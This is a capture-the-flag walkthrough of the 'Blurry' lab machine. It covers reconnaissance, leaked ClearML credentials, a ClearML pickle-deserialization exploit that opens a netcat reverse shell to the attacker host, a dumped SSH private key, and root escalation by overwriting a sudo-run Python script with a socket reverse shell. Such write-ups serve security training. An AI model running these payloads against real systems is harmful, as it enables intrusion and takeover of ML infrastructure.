

# Information Gathering


## 1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ sudo nmap 10.129.119.26 -p- -sV --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-09 10:29 IST
Nmap scan report for 10.129.119.26
Host is up (1.4s latency).
Not shown: 64778 closed tcp ports (reset), 755 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http     nginx 1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 98.12 seconds

(vigneswar@VigneswarPC)-[~]
$
```

## 2) The server uses vhosts



## 3) Checked the webpage



## 4) Found subdomains


```
(vigneswar@VigneswarPC)~$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -u "http://10.129.119.26" -H "Host: FUZZ.blurry.htb" -fs 169 -t 200

v2.1.0-dev

:: Method      : GET
:: URL         : http://10.129.119.26
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
:: Header      : Host: FUZZ.blurry.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 200
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 169

files [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 649ms]
app   [Status: 200, Size: 13327, Words: 382, Lines: 29, Duration: 593ms]
chat  [Status: 200, Size: 218733, Words: 12692, Lines: 449, Duration: 612ms]
:: Progress: [19966/19966] :: Job [1/1] :: 303 req/sec :: Duration: [0:00:52] :: Errors: 0 ::
```

## 5) Checked other vhosts



# CREATE NEW EXPERIMENT

To create a new experiment you can either run your ML code instrumented with the ClearML SDK, or relaunch a previously run experiment by cloning it.

Set up ClearML

Run your ML code

Relaunch previous experiments



## 1. Install

Run the ClearML setup script

```
pip install clearml
```

## 2. Configure

LOCAL PYTHON

JUPYTER NOTEBOOK

Run the ClearML setup script

```
clearml-init
```

Complete the clearml configuration information as prompted.

```
api {
  web_server: http://app.blurry.htb
  api_server: http://api.blurry.htb
  files_server: http://files.blurry.htb
  credentials {
    "access_key" = "7Z2GPA3W9JP45STVE7JS"
    "secret_key" = "kfpgIdbLlmYXa8d66mRcdERm2xNl0p8dE6wvrVG3m2ZyMo50GZ"
  }
}
```

## 6) Found a task running periodically

	TYPE	NAME	TAGS	STATUS	USER	STARTED	UPDATED	ITERATION	PARENT TASK
<input checked="" type="checkbox"/>	Data Pro...	Review JSON Artifacts		✓ Completed	Chad Jippity	a few seconds ago	a few seconds ago	0	

## Vulnerability Assessment

1) The task is vulnerable to deserialization

<https://hiddenlayer.com/research/not-so-clear-how-mlops-solutions-can-muddy-the-waters-of-your-supply-chain/>

```
from clearml import Task
import pickle
import os

class RunCommand:
    def __reduce__(self):
        return (os.system, ('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i
2>&1|nc 10.10.14.21 4444 >/tmp/f',))

command = RunCommand()

def create_task_with_review_and_artifact():
    task = Task.init(project_name='Black Swan', task_name='Task with Review and
Artifact')
    task.add_tags(['review'])
    task.upload_artifact('pickle_artifact.pkl', artifact_object=RunCommand())
    task.close()

if __name__ == "__main__":
    create_task_with_review_and_artifact()
```

## Exploitation

1) Got reverse shell

```

(vigneswar@VigneswarPC)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.21] from (UNKNOWN) [10.129.119.26] 55620
bash: cannot set terminal process group (83657): Inappropriate ioctl for device
bash: no job control in this shell
jippity@blurry:~$ python3 -c "import pty;pty.spawn('/bin/bash')"
python3 -c "import pty;pty.spawn('/bin/bash')"
jippity@blurry:~$ ^Z
zsh: suspended nc -lvp 4444

(vigneswar@VigneswarPC)-[~]
$ stty raw -echo && fg
[1] + continued nc -lvp 4444

jippity@blurry:~$ stty rows 41 cols 156
jippity@blurry:~$

```

## 2) Connected with ssh

```

vigneswar@VigneswarPC: ~
authorized_keys id_rsa id_rsa.pub
jippity@blurry:~/.ssh$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAXxZ6RXGj45m3Vao4oXSJBFlk9skeIQw9tUWDo/ZA0WVvk0sl5usUV
KYWvWQ0Ko60kK23i753bdXl+R5NqjTSacwu8kNC2ImqDYeVJMnf/op02Ke5XazVBKwgByY
8qTrt+mWN7GKv
FJsve7iqONPR
SstitvWqbKS4F
7P01RInlJ0dT/
6f9FlNIT3eqT
et/r/eMGtyRr
EAAAGBAMcWek
pCtt4u+d23V5
isLXX1KLzXHW
0ZYL1EC0RUUL
uBOYvV9gQeev
U/45uBhdDvkQ
k734LLmXyS0F
a2N3Ji+wVGky
XduR7ME8YCLB
KiIZiHS42XRg
KwNbdPoncDors
FYB22DLcyvJu
nKVuipAshuXh
bktd7N49s5Ic
9m30zrxSJCxW
wFsq11UWg9R9
GaNVa3XDTg1h
u4Ro0AhAyKye
Cm1D8B3qaG1W
G9PPaCTsyaJj
fvGxyZiIGZXL
n8sZGfb00DTo
afU70hUtFvyf
tnZsIB9fAjdN
GQMojnpTxNMQ
GNNR4BXqnM9t
RGR4erBSUqW
-----END OPENSSH PRIVATE KEY-----
jippity@blurry:~/.ssh$

(vigneswar@VigneswarPC)-[~]
$ ssh jippity@blurry.htb -i id_rsa
Linux blurry 5.10.0-30-amd64 #1 SMP Debian 5.10.218-1 (2024-06-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu May 30 03:55:55 2024 from 10.10.14.40
jippity@blurry:~$

```

```

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAXxZ6RXGj45m3Vao4oXSJBFlk9skeIQw9tUWDo/ZA0WVvk0sl5usUV
KYWvWQ0Ko60kK23i753bdXl+R5NqjTSacwu8kNC2ImqDYeVJMnf/op02Ke5XazVBKwgByY

```

```
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
-----END OPENSSH PRIVATE KEY-----
```

## Privilege Escalation

1) Found a sudo permission

```
jippity@blurry:~$ sudo -l
Matching Defaults entries for jippity on blurry:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jippity may run the following commands on blurry:
    (root) NOPASSWD: /usr/bin/evaluate_model /models/*.pth
jippity@blurry:~$ |
```

```
jippity@blurry:~$ cat /usr/bin/evaluate_model
#!/bin/bash
# Evaluate a given model against our proprietary dataset.
# Security checks against model file included.

if [ "$#" -ne 1 ]; then
    /usr/bin/echo "Usage: $0 <path_to_model.pth>"
    exit 1
fi

MODEL_FILE="$1"
TEMP_DIR="/models/temp"
PYTHON_SCRIPT="/models/evaluate_model.py"
```

```

/usr/bin/mkdir -p "$TEMP_DIR"

file_type=$(/usr/bin/file --brief "$MODEL_FILE")

# Extract based on file type
if [[ "$file_type" == *"POSIX tar archive"* ]]; then
    # POSIX tar archive (older PyTorch format)
    /usr/bin/tar -xf "$MODEL_FILE" -C "$TEMP_DIR"
elif [[ "$file_type" == *"Zip archive data"* ]]; then
    # Zip archive (newer PyTorch format)
    /usr/bin/unzip -q "$MODEL_FILE" -d "$TEMP_DIR"
else
    /usr/bin/echo "[!] Unknown or unsupported file format for $MODEL_FILE"
    exit 2
fi

/usr/bin/find "$TEMP_DIR" -type f \( -name "*.pkl" -o -name "pickle" \) -print0
| while IFS= read -r -d '$\0' extracted_pkl; do
    fickling_output=$(/usr/local/bin/fickling -s --json-output /dev/fd/1
"$extracted_pkl")

    if /usr/bin/echo "$fickling_output" | /usr/bin/jq -e 'select(.severity ==
"OVERTLY_MALICIOUS")' >/dev/null; then
        /usr/bin/echo "[!] Model $MODEL_FILE contains OVERTLY_MALICIOUS
components and will be deleted."
        /bin/rm "$MODEL_FILE"
        break
    fi
done

/usr/bin/find "$TEMP_DIR" -type f -exec /bin/rm {} +
/bin/rm -rf "$TEMP_DIR"

if [ -f "$MODEL_FILE" ]; then
    /usr/bin/echo "[+] Model $MODEL_FILE is considered safe. Processing..."
    /usr/bin/python3 "$PYTHON_SCRIPT" "$MODEL_FILE"
fi

```

2) We can edit the python script

```

jippity@blurry:~$ ls
automation  clearml.conf  evaluate_model  linpeas.sh  pspy64  user.txt
jippity@blurry:~$ ls /
bin/          etc/          initrd.img.old  lib64/       media/
boot/         home/         lib/            libx32/      mnt/
dev/          proc/         sbin/          tmp/         vmlinuz
initrd.img    lib32/        lost+found/     models/
root/         srv/          usr/            vmlinuz.old
jippity@blurry:~$ ls /models/
demo_model.pth  evaluate_model.py
jippity@blurry:~$ rm /models/evaluate_model.py
rm: remove write-protected regular file '/models/evaluate_model.py'? y
jippity@blurry:~$ ls /models/evaluate_model.py
ls: cannot access '/models/evaluate_model.py': No such file or directory
jippity@blurry:~$ ls /models/
demo_model.pth
jippity@blurry:~$ echo 'import os,pty,socket;s=socket.socket();s.connect(("1
0.10.14.21",4444));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("/bin/ba
sh")'
' > /models/evaluate_model.py
jippity@blurry:~$ sudo -l
Matching Defaults entries for jippity on blurry:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/u
sr/sbin\:/usr/bin\:/sbin\:/bin
User jippity may run the following commands on blurry:
(root) NOPASSWD: /usr/bin/evaluate_model /models/*.pth
jippity@blurry:~$ sudo /usr/bin/evaluate_model /models/*.pth
[+] Model /models/demo_model.pth is considered safe. Processing...

```

```

(vigneswar@VigneswarPC: ~)
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.21] from (UNKNOWN) [10.129.119.26] 52266
root@blurry:/home/jippity#

```